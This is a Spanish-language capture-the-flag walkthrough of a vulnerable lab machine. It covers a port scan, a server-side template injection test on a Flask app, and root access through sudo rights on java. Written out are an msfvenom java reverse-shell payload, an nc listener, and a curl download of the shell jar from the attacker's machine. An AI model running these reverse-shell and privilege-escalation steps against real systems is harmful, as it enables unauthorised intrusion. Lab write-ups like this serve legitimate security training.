

Vamos a desplegar la maquina vulnerable.


Vamos a hacer un escaneo profundo de los puertos de la maquina.




Vemos que cuenta con un servidor web por el puerto 5000 y que podemos escribir para ver que luego lo muestra en pantalla.




Vamos a probar a ver ejecuta {{7}} para ver si podemos hacer un ataque STTI






Con la ayuda de la pagina


https://github.com/cybersnippets/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection




Vamos a editarlo para poder hacer un ataque con reverse Shell.



Nos ponemos a escuchar desde nuestra maquina



Vemos que tenemos acceso al usuario.



Vemos que tenemos permisos de sudo en el binario de java, lo busque en gtfobins y no encontré nada.

```
pinguinazo@92da03e3fde5:~$ sudo -l
Matching Defaults entries for pinguinazo on 92da03e3fde5:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User pinguinazo may run the following commands on 92da03e3fde5:
    (ALL) NOPASSWD: /usr/bin/java
pinguinazo@92da03e3fde5:~$
```

Me he ayudado de la siguiente pagina

https://morgan-bin-bash.gitbook.io/linux-privilege-escalation/sudo-java-privilege-escalation

Exploitation

1. Create a JAR File

First, create a custom jar file in local machine.
Replace `<local-ip>` with your local ip address.

```
msfvenom -p java/shell_reverse_tcp LHOST=<local-ip> LPORT=4444 -f jar -o shell.jar
Copied!
```

Then transfer the file to remote machine.

2. Reverse Shell

In local machine, start a listener.

```
nc -lvnp 4444
Copied!
```

Now execute the java command as root in target machine.

```
sudo /usr/bin/java -jar /tmp/shell.jar
Copied!
```

Seguimos los pasos que nos indica.

```
❯ msfvenom -p java/shell_reverse_tcp LHOST=192.168.1.26 LPORT=4444 -f jar -o shell.jar
Payload size: 7503 bytes
Final size of jar file: 7503 bytes
Saved as: shell.jar
❯ ls
auto_deploy.sh  pinguinazo.tar  Puertos  shell.jar
```

```
❯ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
```

Para pasarlo a la maquina victima vamos a utilizar curl

```
pinguinazo@92da03e3fde5:~$ curl http://192.168.1.26:8000/shell.jar -o shell.jar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  7503  100  7503    0     0   713k      0 --:--:-- --:--:-- --:--:--  732k
pinguinazo@92da03e3fde5:~$ ls
flask_ssti_lab  shell.jar
```

```
❯ sudo nc -lvnp 4444
[sudo] contraseña para caan31:
listening on [any] 4444 ...
```

Lo tenemos y lo ejecutamos y podemos ver que somos root.

```
pinguinazo@92da03e3fde5:~$ sudo /usr/bin/java -jar shell.jar
```

```
whoami
root
```